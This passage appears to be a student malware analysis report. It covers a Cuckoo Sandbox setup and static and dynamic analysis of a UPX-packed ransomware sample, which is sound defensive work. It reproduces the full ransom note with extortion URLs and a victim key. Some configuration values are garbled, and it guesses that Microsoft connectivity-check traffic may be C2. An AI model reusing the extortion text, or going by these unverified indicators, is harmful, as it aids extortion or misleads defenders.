/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDe
precationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecate
d in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
(cuckoo-test) toqa@toqa:~/cuckoo/conf$
```


Finally, I configured the index.binaries.yar file to include the yara signatures from github.

Screenshot 27

```
python3: can't open file 'yara-rules.py': [Errno 2] No such file or directory
(cuckoo-test) toqa@toqa:~/cuckoo/yara$ python3 /home/toqa/yara-rules.py --list https://github.com/Yara-Rules/rules/archive/master.zip
/home/toqa/.cuckoo/yara
getting url: https://github.com/Yara-Rules/rules/archive/master.zip
indexed files: 585
file update completed: index_binaries.yar
(cuckoo-test) toqa@toqa:~/cuckoo/yara$ vmlinukewebxneto
```

As you can see in the screenshot below, my vm was added to the virtualbox configuration file.

Screenshot 28



```

GNU nano 2.9.3           virtualbox.conf          Modified
[virtualbox]
# Specify which VirtualBox mode you want to run your machines on.
# Can be "gui" or "headless". Please refer to VirtualBox's official
# documentation to understand the differences.
mode = headless

# Path to the local installation of the VBoxManage utility.
path = /usr/bin/VBoxManage
# If you are running Cuckoo on Mac OS X you have to change the path as follows:
# path = /Applications/VirtualBox.app/Contents/MacOS/VBoxManage

# Default network interface.
interface = vboxnet0

# Specify a comma-separated list of available machines to be used. For each
# specified ID you have to define a dedicated section containing the details
# on the respective machine. (E.g. cuckoo1,cuckoo2,cuckoo3)
machines = 192.168.56.1011

# If remote control is enabled in cuckoo.conf, specify a port range to use.
# Virtualbox will bind the VRDP interface to the first available port.
controlports = 5000-5050

[192.168.56.1011]
# Specify the label name of the current machine as specified in your
# VirtualBox configuration.
label = 192.168.56.1011

# Specify the operating system platform used by current machine
# [windows/darwin/linux].
platform = windows

# Specify the IP address of the current virtual machine. Make sure that the
# IP address is valid and that the host machine is able to reach it. If not,
# the analysis will fail.
ip = 192.168.56.101

# (Optional) Specify the snapshot name to use. If you do not specify a snapshot
# name, the VirtualBox MachineManager will use the current snapshot.
# Example (Snapshot1 is the snapshot name):
snapshot =


# (Optional) Specify the name of the network interface that should be used
# when dumping network traffic from this machine with tcpdump. If specified,
# overrides the default interface specified in auxiliary.conf
# Example (vboxnet0 is the interface name):
interface =

# (Optional) Specify the IP of the Result Server, as your virtual machine sees it.
# The Result Server will always bind to the address and port specified in cuckoo.conf,
# however you could set up your virtual network to use NAT/PAT, so you can specify here
# the IP address for the Result Server as your machine sees it. If you don't specify an

```

After that, I configured the routing.conf file to use my interface enp0s3.

Screenshot 29



```

GNU nano 2.9.3           routing.conf          Modified
[routing]
# Default network routing mode if none is specified by the user.
# In none mode we don't do any special routing - the VM doesn't have any
# network access (this has been the default actually for quite a while) aside
# from the subnet it exists in.
# In internet mode by default all the VMs will be routed through the network
# interface configured below (the "dirty line").
# And in VPN mode by default the VMs will be routed through the VPN identified
# by the given name of the VPN (as per the VPNs listed in the vpn section).
# Note that just like enabling VPN configuration setting this option to
# anything other than "none" requires one to run utils/rooter.py as root next
# to the Cuckoo instance (as it's required for setting up the routing).
route = none

# Network interface that allows a VM to connect to the entire internet, the
# "dirty line" so to say. Note that, just like with the VPNs, this will allow
# malicious traffic through your network. So think twice before enabling it.
# (For example, to use eth0 as dirty line: "internet = eth0").
internet = enp0s3

```

I'll be using mongodb as the database so I made sure to enable it in the reporting.conf file.

Screenshot 30

```

GNU nano 2.9.3                               reporting.conf                                Modified
enabled = no
url =
apikey =

# The various modes describe which information should be submitted to MISP,
# separated by whitespace. Available modes: maldoc ipaddr hashes url.
mode = maldoc ipaddr hashes url

distribution = 0
analysis = 0
threat_level = 4

# The minimum Cuckoo score for a MISP event to be created
min_malscore = 0

tag = Cuckoo
upload_sample = no

[mongodb]
enabled = yes
host = 127.0.0.1
port = 27017
db = cuckoo
store_memdump = yes
paginate = 100
# Max DB auth attempts (optional)

```

I then started cuckoo and as you can see, it is waiting for tasks to analyze.

Screenshot 31

```

(cuckoo-test) toqa@toqa:~/cuckoo/conf$ cuckoo
[...]
Cuckoo Sandbox 2.0.7
www.cuckoosandbox.org
Copyright (c) 2010-2018

2023-01-08 22:10:14,772 [cuckoo] ERROR: The maximum number of open files is low (4096). If you do not increase it, you may run into errors later on.
2023-01-08 22:10:14,772 [cuckoo] ERROR: See also: https://cuckoo.sh/docs/Faq/Index.html#error-errno-24-too-many-open-files
Checking for updates...
You're good to go!

Our latest blogposts:
* Cuckoo Sandbox 2.0.7, June 19, 2019.
  Stability and security
  More at https://cuckoosandbox.org/blog/207-interim-release

* IQY malspam campaign, October 15, 2018.
  Analysis of a malspam campaign leveraging .IQY (Excel Web Query) files containing OLE to achieve code execution.
  More at https://hatching.io/blog/iqy-malspam

* Hooking VBScript execution in Cuckoo, October 03, 2018.
  Details on implementation of Visual Basic Script instrumentation for Cuckoo Monitor for extraction of dynamically executed VBScript.
  More at https://hatching.io/blog/vbscript-hooking

* Cuckoo Sandbox 2.0.6 pentest, September 18, 2018.
  Cuckoo Sandbox 2.0.6 public pentest performed by Cure53 and sponsored by PolySwarm!
  More at https://hatching.io/blog/cuckoo-206-pentest

* Cuckoo Sandbox 2.0.6, June 07, 2018.
  Interim release awaiting the big release.
  More at https://cuckoosandbox.org/blog/206-interim-release

2023-01-08 22:10:16,400 [cuckoo.core.scheduler] INFO: Using "virtualbox" as machine manager
2023-01-08 22:10:17,030 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2023-01-08 22:10:17,056 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.

```

Once I started cuckoo, you can see in the screenshot below some routing processes, this means that cuckoo is working successfully.

Screenshot 32

```
(cuckoo-test) toqa@toqa:~$ cuckoo rooter --sudo --group toqa
[sudo] password for toqa:
2023-01-08 21:56:32,496 [cuckoo] INFO: Starting Cuckoo Rooter (group=toqa)!
2023-01-08 22:10:16,336 [cuckoo.apps.rooter] INFO: Processing command: forward_drop
2023-01-08 22:10:16,342 [cuckoo.apps.rooter] INFO: Processing command: state_disable
2023-01-08 22:10:16,348 [cuckoo.apps.rooter] INFO: Processing command: state_enable
2023-01-08 22:10:16,359 [cuckoo.apps.rooter] INFO: Processing command: nic_available enp0s3
2023-01-08 22:10:16,377 [cuckoo.apps.rooter] INFO: Processing command: rt_available main
2023-01-08 22:10:16,384 [cuckoo.apps.rooter] INFO: Processing command: disable_nat enp0s3
2023-01-08 22:10:16,390 [cuckoo.apps.rooter] INFO: Processing command: enable_nat enp0s3
2023-01-08 22:10:16,396 [cuckoo.apps.rooter] INFO: Processing command: flush_rttable main
2023-01-08 22:10:16,397 [cuckoo.apps.rooter] INFO: Processing command: init_rttable main enp0s3
2023-01-08 22:10:17,046 [cuckoo.apps.rooter] INFO: Processing command: forward_disable vboxnet0 enp0s3 192.168.56.101
```

Finally, I started cuckoo web on port 8080.

Screenshot 33

```
(cuckoo-test) toqa@toqa:~/cuckoo$ cuckoo web --host 10.0.2.15 --port 8080
Performing system checks...

System check identified no issues (0 silenced).
January 08, 2023 - 22:14:56
Django version 1.8.4, using settings 'cuckoo.web.web.settings'
Starting development server at http://10.0.2.15:8080/
Quit the server with CONTROL-C.
```

The screenshot below shows that cuckoo web started successfully.

Screenshot 34

The screenshot displays the Cuckoo Sandbox web interface. On the left, there's a sidebar with sections for 'Insights' (Cuckoo Installation, Usage statistics), 'From the press' (articles like 'Cuckoo Sandbox 2.0.7' and 'IQY malspam campaign'), and 'Hooking VBScript execution in Cuckoo' (with a note about Visual Basic Script instrumentation). The main area is titled 'Cuckoo' and contains a 'SUBMIT A FILE FOR ANALYSIS' section with a file upload icon and a 'Submit URLs/Hashes' form. Below these are three circular performance metrics: 'FREE DISK SPACE' (63.0 GB / 97.9 GB), 'CPU LOAD' (52% / 2 cores), and 'MEMORY USAGE' (2.5 GB / 4.6 GB). The bottom of the page shows a toolbar with various icons and the text 'Richt Alt'.

I then submitted the malware file.

Screenshot 35

And as shown below, cuckoo analyzed the file successfully. In the next section, I'll walk through all Cuckoo's report analysis.

Screenshot 36

```
2023-01-09 00:38:44,445 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "bf7114f025fff7dbc6b7aff8e4edb0dd8a7b53c3766429a3c5f10142609968f9" (task #1, options "procmemdump=yes,route=internet")
2023-01-09 00:38:44,537 [cuckoo.core.scheduler] INFO: Task #1: acquired machine 192.168.56.101 (label=192.168.56.101)
2023-01-09 00:38:44,540 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 4158 (interface=vboxnet0, host=192.168.56.101)
2023-01-09 00:39:01,081 [cuckoo.core.guest] INFO: Starting analysis #1 on guest (id=192.168.56.101, ip=192.168.56.101)
2023-01-09 00:39:01,081 [cuckoo.core.guest] INFO: Guest IP: 192.168.56.101 - running Cuckoo Agent 0.10 (id=192.168.56.101, tp=192.168.56.101)
2023-01-09 00:39:18,128 [cuckoo.core.guest] INFO: 192.168.56.101: analysis completed successfully
2023-01-09 00:39:26,519 [cuckoo.core.scheduler] INFO: Task #1: reports generation completed
2023-01-09 00:39:26,537 [cuckoo.core.scheduler] INFO: Task #1: analysis procedure completed
```

## BASIC STATIC & DYNAMIC ANALYSIS

The screenshot below shows a summary of the malware file submitted to cuckoo sandbox, which include it's hashes and the matched Yara signatures. These signatures include that the malware is packed, checks if it's being debugged, and it affects private files.

Screenshot 37

Summary	
Size	542.5KB
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
MD5	61c19e7ce627da9b5004371f867a47d3
SHA1	4f3b4329871ec269043068a98e9cc929f603268d
SHA256	bf7114f025fff7dbc6b7aff8e4edb0dd8a7b53c3766429a3c5f10142609968f9
SHA512	Show SHA512
CRC32	6E89383C
ssdeep	None
Yara	<ul style="list-style-type: none"> <li>suspicious_packer_section - The packer/protector section names/keywords</li> <li>DebuggerException_SetConsoleCtrl - (no description)</li> <li>anti_dbg - Checks if being debugged</li> <li>win_files_operation - Affect private profile</li> </ul>

Additionally, Cuckoo offers information about the analysis's timing, duration, and type of routing. You can see that my sandbox is set up to route traffic across the internet in the screenshot below.

Screenshot 38

The screenshot shows the 'Information on Execution' section of the Cuckoo analysis interface. It includes a table with columns for Category (FILE), Started (Jan. 9, 2023, 12:59 a.m.), Completed (Jan. 9, 2023, 12:59 a.m.), Duration (26 seconds), Routing (internet), and Logs (links to 'Show Analyzer Log' and 'Show Cuckoo Log').

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Jan. 9, 2023, 12:59 a.m.	Jan. 9, 2023, 12:59 a.m.	26 seconds	internet	<a href="#">Show Analyzer Log</a> <a href="#">Show Cuckoo Log</a>

Any intriguing signatures are also found via analysis. Additional information is available by clicking on them, in the screenshot below, we can see that it identified that the sample contains unknown PE section names, allocates read, write, and execute memory, foreign language identifier, contains encrypted or compressed data indicative of a packer, and it's compressed using UPX.

Screenshot 39

The screenshot shows the 'Signatures' section of the Cuckoo analysis interface. It lists several events related to the executable being a packer, allocating memory, containing foreign language identifiers, and being compressed using UPX.

- The executable contains unknown PE section names indicative of a packer (could be a false positive) (1 event)
- Allocates read-write-execute memory (usually to unpack itself) (1 event)
- Foreign language identified in PE resource (13 events)
- The binary likely contains encrypted or compressed data indicative of a packer (2 events)
- The executable is compressed using UPX (2 events)

Cuckoo then lists any domain names and IP addresses that have been discovered. The IP addresses in the screenshot below could be used to locate further infected servers on the network.

Screenshot 40

The screenshot shows the 'Post-Analysis Lookup' section of the Cuckoo analysis interface. It displays a table of discovered resources:

Name	Response	Post-Analysis Lookup	IP Address	Status	Action
www.msftncsi.com	CNAME → a1961.g2.akamai.net CNAME → www.msftncsi.com.edgesuite.net A → 2.21.14.153 A → 104.85.248.32	104.85.248.32	2.21.14.153	Active	Moloch
teredo.ipv6.microsoft.com			8.8.8	Active	Moloch

At the bottom, the interface indicates it's running on an Ubuntu-18.04.6 (Malware Ready) [Running] - Oracle VM virtual machine.

## STATIC ANALYSIS

Checking the static analysis section, which is usually the first step in analyzing malware. Static analysis describes the process of analyzing the code or structure of a program to determine its function. The program itself is not run at this time. In Cuckoo's static analysis report, it examines data that is frequently discovered with tools like PEStudio, including data about the executable's sections and any discovered resources.

As shown in screenshot 41, the program was compiled on 2018-11-15 16:43:36. Moreover, all sections have a Virtual Size and Size of Raw Data value. We can check that this file has been compressed with UPX. You can see the file has a size of (RAW DATA = 0x00048000) but its size in memory when it's uncompressed by itself (VIRTUAL ADDRESS = 0X00001000).

This information only indicates that the application is probably packed, not that it is not harmful. To make their files more challenging to detect or analyse, malware programmers frequently utilise packing or obfuscation. Programs that have been obfuscated have had their execution concealed by the malware creator. A subset of obfuscated programmes called packed programmes have the malicious programme compressed so it cannot be examined. My attempts to statically analyse the malware will be significantly constrained by both strategies.

Screenshot 41

## Static Analysis

Static Analysis    Strings    Antivirus    IRMA

PE Compile Time		PE Imphash	
2018-11-15 16:43:36		271d0f1638ce5b8074966ad4d7246277	

Sections					
Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy	
UPX0	0x00001000	0x00048000	0x00048000	6.9651306486	
UPX1	0x00049000	0x00039000	0x00038200	1.61636800011	
.rsrc	0x00082000	0x00007000	0x00006c00	6.75721673474	
.imports	0x00089000	0x00001000	0x00000800	4.06851768974	

The resources section shows a foreign language (serbian) in PE resources.

Screenshot 42

Resources					
Name	Offset	Size	Language	Sub-language	File type
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_STRING	0x0007c758	0x000002e6	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007c758	0x000002e6	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007c758	0x000002e6	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_ACCELERATOR	0x0007bb18	0x00000010	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_GROUP_ICON	0x00088ac4	0x00000076	LANG_SERBIAN	SUBLANG_NEUTRAL	data

Numerous readable strings are usually always present in legitimate programmes. Most or all of the strings in malware that is packed or obfuscated are encrypted. The Screenshot below shows strings that look like they are encrypted using some encryption algorithm, that will be discovered in the advanced analysis section.

Screenshot 43

```
-c-jv^,
+t"RHT
jilidimizicanorukepu nabufoxiapxo
behepopjugayurepobunusofeyawewe zejose
%sf %c
banemi
lonexidozitesetizupuyevi yicozakayijeto mififofacoruralexugo lobihazekakigini venecotacewami
bebepiogirosoweharekiri saxeckobege copupizotodizepa %f
pehojoxegatekucacolabajci
goredegiwuwoheluga
duyumavohewifafajesibicepuxidu maxebocugazimehuxadixi citulosizinvuxolifiri vin
"0'7"!%
4,;=
435(3%
5.-2#/*,
9,'0
```

The screenshot below shows interesting strings including – permission denied, file exists, filename too long, too many files open, file too large – which shows that the malware interacts with files. Moreover, the strings – address\_in\_use, connection\_already\_in\_progress, connection\_aborted, connection\_refused, etc. – which shows that it probably connects to a C2 server.

Screenshot 44

regex_error	wrong_protocol_type
permission_denied	timed_out
file_exists	operation_would_block
no_such_device	address_family_not_supported
filename_too_long	address_in_use
device_or_resource_busy	address_not_available
io_error	already_connected
directory_not_empty	argument_list_too_long
invalid_argument	argument_out_of_domain
no_space_on_device	bad_address
no_such_file_or_directory	bad_file_descriptor
function_not_supported	bad_message
no_lock_available	broken_pipe
not_enough_memory	connection_aborted
resource_unavailable_try_again	connection_already_in_progress
cross_device_link	connection_refused
operation_canceled	connection_reset
too_many_files_open	destination_address_required
permission_denied	executable_format_error
address_in_use	file_too_large
address_not_available	host_unreachable
address_family_not_supported	identifier_removed
connection_already_in_progress	illegal_byte_sequence
bad_file_descriptor	inappropriate ioctl_operation
connection_aborted	invalid_seek
connection_refused	is_a_directory
connection_reset	message_size
destination_address_required	network_down
bad_address	network_reset
host_unreachable	network_unreachable
operation_in_progress	no_buffer_space
interrupted	no_child_process
invalid_argument	no_link
already_connected	no_message_available
too_many_files_open	no_message
message_size	no_protocol_option
filename_too_long	no_stream_resources

The screenshot below shows the alphabetic letters. When the alphabetic letters are defined in a program, it usually means that the program uses an encoding or encryption algorithm.

Screenshot 45

```
volatile
const
cli:array<
cli:ipin_ptre
{flat}
  "#$@&`(*+,-./0123456789;:<>?@abcdefg hij klmnopqrstuuvwxyz{\}_`- abcdefghij klmnopqrstuuvwxyz{\}_`-
  !#$@&`(*+,-./0123456789;:<>?@ABCDEFGHIJKLMNPQRSTUVWXYZ{\}_`- ABCDEFGHIJKLMNPQRSTUVWXYZ{\}_`-
  ##$@&`(*+,-./0123456789;:<>?@ABCDEFGHIJKLMNPQRSTUVWXYZ{\}_`- abcdefghij klmnopqrstuuvwxyz{\}_`-
1#SNAN
1#QNAN
RSDS>z
C:\febiputapucu cu.pdb
r\runtime\crypt\tmp_1329744317\bin\soxa.pdb
abcdefg hij klmnopqrstuuvwxyz
ABCDEFGHIJKLMNPQRSTUVWXYZ
abcdefg hij klmnopqrstuuvwxyz
ABCDEFGHIJKLMNPQRSTUVWXYZ
.7Arroror_category\std\#
```

Checking the imports section, it include imports that are related with packed code like **LoadLibrary** and **GetProcAddress** which allow a program to access any function in any library on the system. Moreover, **VirtualAlloc** reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process and **VirtualProtect** changes permission of the region that was reserved by **VirtualAlloc** before injecting it into some other legitimate executable. Thus **VirtualAlloc** is always used as a complimentary API to change permission of allocated memory to read-write-execute.

Screenshot 46

## DYNAMIC ANALYSIS

Any analysis carried out after malware has been run is referred to as dynamic analysis. The second stage of malware investigation involves dynamic analytic techniques. Because, for instance, the presence of an action string in a binary does not imply that the action will actually be executed, dynamic analysis, as opposed to static analysis, enables you to witness the malware's genuine behaviour. Once the sample is run, all files on the host is encrypted and a the desktop screen changes as shown below.



It also generate a readme file with the information shown below.

```
----- Welcome. Again. -----
[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has expansion fbl3o9q7mf.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER)

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - 
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the priva

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
   a) Download and install TOR browser from this site: https://torproject.org/
   b) Open our website: http://applebz47wgazapdqks6vrvcv6zcnjppkbxbr6wketc56nf6aq2nmyoyd.onion/D2454150D4E45929

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
   a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
   b) Open our secondary website: http://decryptor.top/D2454150D4E45929

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:
1fF1AX3bwIxufeGX40eswNhDnGCjLc9KKU5UpLFzz/Gx/uZo2Ac8ztg3W5hs9k89
jWQeNo166+MDiqf8VNUwEpMjhHA57Dn2H944E0HW7Kr4m78pZYGFEImY+VonIwu
8VAqPcMIwqxwgbQM3kvq3vd0SjBPySXrkrEnBG7st8fIBH7ga7Yn1Nj+DffsXeij
dgg0e1FglwbX/G4YqkZcLo2QAvFtsr8nbhVxijxnha1Xw1Gcg91zW6WT8Y6u1hH7
607bf/3zElxyQWmzq4fHxzILMuTnDsnu40IcJ6WERgwU2pL0Yn91/ZdDL8n00d
o/0/+BqAsGVEKIIj+2B4jq0qW8z0U7+epB/Hx7hzZwV35zTBprFH50hmcechqm7z
W1C5010TI2uXFTFY+n2UNW3WindFvtFAEG176qZ47A+JysPs/wSf/eBWA0tOSYN4
6sc7ZltOozv0NNWu4RGsJnDix1Us0Cmd2Pr8L2kqI9DKjyhgHDNfzmB23IA/C3B5
aHy+U9aMRWFzN3BkzACevtdeZN0prp1844VtSqdq5hvjjo+Ilqu8003HQK0S3GMe
Im96EbFWCiLzqmJjD2vjrUI7WuLxkq2QThv31Xe9bDIg9xL3p8HXpgGkuJD1Kv8
63p4r5PGejjhEuOm/fybYAxHF03tbAT/c03vcCzrmc4dJr60Roxh1C0Cn61xeFgq
1j0RYGG0LFLA29quQWhcsmuNDkQBvK9N+jgYSKZZp3s1ClxYI+CcwqVRXmtgyEte
A8N30eIb5Kk16HE5KxroJiTw80t0pLua2uPhp1P1lFMBY+/M4yhizx70g20au6HUU
1DKLT0yBf1B00185qsVupvCqfjryBEakw8pnh941DDJE14vPkf0enzGSZJ1aTg8D
```

## TRAFFIC

In the network analysis section, Cuckoo was able to identify 2 hosts that the malware connects to:

- 2.21.14.153, which might be the C2 server.
- 8.8.8.8, which is the DNS server for google.

Screenshot 47

The screenshot shows the Cuckoo Network Analysis interface. At the top, there are tabs for Hosts, DNS, TCP, UDP, HTTPS, ICMP, and Net. The DNS tab is selected. Below it, a table lists two hosts:

IP Address	Status	Action
2.21.14.153	Active	Moloch
8.8.8.8	Active	Moloch

Cuckoo was also able to identify 2 domain name systems that the malware interacts with:

- [www.msftncsi.com](http://www.msftncsi.com)
- [teredo.ipv6.microsoft.com](http://teredo.ipv6.microsoft.com)

Screenshot 48

The screenshot shows the Cuckoo Network Analysis interface with the DNS tab selected. A table lists domain names and their responses:

Name	Response	Post-Analysis Lookup
www.msftncsi.com	CNAME → a1961.g.akamai.net CNAME → www.msftncsi.com.edgesuite.net A → 2.21.14.153 A → 104.85.248.32	104.85.248.32
teredo.ipv6.microsoft.com		

Moreover, It found TCP connections to the DNS, [www.msftncsi.com](http://www.msftncsi.com), as shown below.

Screenshot 49

The screenshot shows the Cuckoo Network Analysis interface with the TCP tab selected. It displays two TCP requests:


- Request from 192.168.56.101:49161 to 2.21.14.153:80:
 

```
GET /msftncsi HTTP/1.1
      Connection: Close
      User-Agent: Microsoft-NSZ
      Host: www.msftncsi.com
```
- Request from 2.21.14.153:80 to 192.168.56.101:49161:
 

```
HTTP/1.1 200 OK
      Content-Length: 14
      Date: Mon, 22 Dec 2019 09:38:07 GMT
      Connection: close
      Content-Type: application/javascript
      Cache-Control: no-store, no-cache, must-revalidate
      Microsoft-NSZ
```

